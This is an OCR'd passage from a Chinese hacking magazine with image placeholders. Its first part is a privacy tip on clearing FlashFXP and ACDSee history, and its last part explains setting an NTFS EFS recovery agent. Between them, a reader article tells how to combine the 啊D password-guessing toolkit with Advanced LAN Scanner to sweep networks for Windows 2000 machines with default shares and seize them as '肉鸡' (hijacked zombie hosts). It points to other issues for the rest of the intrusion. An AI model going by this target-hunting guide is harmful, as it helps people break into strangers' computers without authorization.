


图8

FlashFXP就更简单了，找到安装目录，将其中的Bookmarks.dat（书签）、quick.dat（快速连接）、Sites.dat（FlashFXP站点）及Stats.dat删除就可以了，如图10。



图9




图10

现在数码产品已经走进百姓家庭了，这部分的安全也不可忽视。下面就以看图软件ACDSee为例。

在ACDSee中的地址栏中存放着曾经访问过图片的完整路径，只要随意选择一个或许就是你用的。其实这个只需要到注册表中删除就不存在了。打开注册表编辑器，找到“HKEY_CURRENT_USER\Software\ACD Systems\ACDSee\60”，在右边的列表中是不是有一项“HistPaths”，双击打开对话框，全选其中的字符后删除，这样就把历史路径给删除了，不信你可以回去看看，如图11。




图11

剩下的就只要把图片索引数据库删除就可以了。找到“C：\Documents and Settings\当前用户\Application Data\ACD

下转426页

对《菜鸟学技术，工具组合很重要》的补充

郑文杰

我的几个同事看了X第六期我写的文章，都回家作实验，结果让他们很失望。说啊D占用系统资源太大，搜索速度慢，几乎没有几个人能找到肉鸡，我在使用过程中也存在这样的问题，原因是我们在使用啊D网络工具包的时候，由于需要对一个IP进行多次的密码尝试，所以搜索的效率很低，速度很慢，好象很难找到Win2000的机器，而XP系统的机器我们又不容易成功（我很菜，没成功过，你可以试试），可能有些人会认为啊D网络工具包不好用，其实不然。今天我给大家介绍另一款工具，它和啊D配合，堪称'刀剑合壁'，会让你很快找到肉鸡。

工具的名字advanced lan scaner，千万不要认为这只是个局域网的搜索工具。对于局域网来说该工具好用，同样广域网中它也能纵横驰骋。使用前先要设置一下，可以提高扫描的速度。从菜单Options中选择Configuration，在弹出的对话框中，选择Scan targets，为了提高速度，我们可以只选择OS type和Shares两项，如图1。




图1

为什么只选择这两项，因为要判断是否有Win2000的机器，还要判断是否开有默认的共享，这两点满足很容易入侵成功。点击OK回到程序的主界面，开始扫描。只要这一网段中有活动的Win2000主机，都会被扫描到，但我们需要上下拖动滚动条来查看扫描结果，这时我们可以找到有"+"号的IP地址，展开。只要有共享，我们右击共享，选择"soty by..."中的OS，如图2。这样可以按照操作系统排序，并且Win2000的机器在前，如图3。接下来该怎么做请看X档案今年的第三期或第六期就知道了。




图2




图3

我们只是用到了该工具的一部分功能，其他选项的应用，留给读者自己去实验吧。

（文章中涉及到的程序lscan1b1已经收录于光盘中）

对"NTFS磁盘系统配置全攻略"的一点补充

chenggong

X档案2005年第6期小手册里"NTFS磁盘系统配置全攻略"一文谈到了NTFS磁盘加密，其中有一段摘录如下："默认情况下administrator是默认的加密恢复代理，因此，管理员对任何加密文件的访问是必须可以进行的。"事实上这句话是不严密的，因为就Windows2000来说，在单机和工作组环境下，默认的恢复代理是Administrator；Windows

XP在单机和工作组环境下没有默认的恢复代理。

而在域环境中就完全不同了，所有加入域的Windows2000/XP计算机，默认的恢复代理全部是域管理员。由于WindowsXP没有默认的恢复代理，事先又没有设置恢复代理，一旦用户被删除，你面临的将是数据的丢失。因此如果你使用的是WindowsXP，必须事先设置恢复代理。

首先确定使用哪个用户作为恢复代理，可以设置任何用户，比如你想让lsq用户成为恢复代理，就用lsq帐户登录系统。在命令提示符中输入"cipher /r c:\hack"（hack可以是任何名字），回车后系统会提示询问是否用密码把证书保护起来，你可以设置一个密码，也可不设置密码保护就直接按回车，如图1。完成后我们在C盘的根目录下可以发现hack.cer（只包含证书）和hack.pfx（包含证书和私钥）两个文件（事先在文件夹选项，取消"隐藏已知文件类型的扩展名"）。




图1

在C盘的根目录下找到hack.pfx文件，在文件上点右键选"安装PFX"，将弹出"证书导入向导"，如果在上面的步骤中用密码把证书保护起来在此要输入设置的密码，选中"标示此私钥为可导出的。这将允许您在稍后备份或传输密钥"，如图2，下一步选择"根据证书类型，自动选择证书存储区"导入证书。然后在运行中输入"gpedit.msc"并回车，打开组策略编辑器。在"计算机配置－Windows设置－安全设置－公钥策略－正在加密文件系统"菜单下，在右侧窗口点击鼠标右键，并选择"添加数据恢复代理"，然后会出现"添加故障恢复代理向导"按照这个向导打开hack.cer，至此已将lsq用户设置为恢复代理。在设置了有效的恢复代理后，用恢复代理登录系统就可以直接解密任何用户用EFS加密的文件。 但是在设置恢复代理之前就加密过数据，这些数据恢复代理仍然是无法打开的。






图2

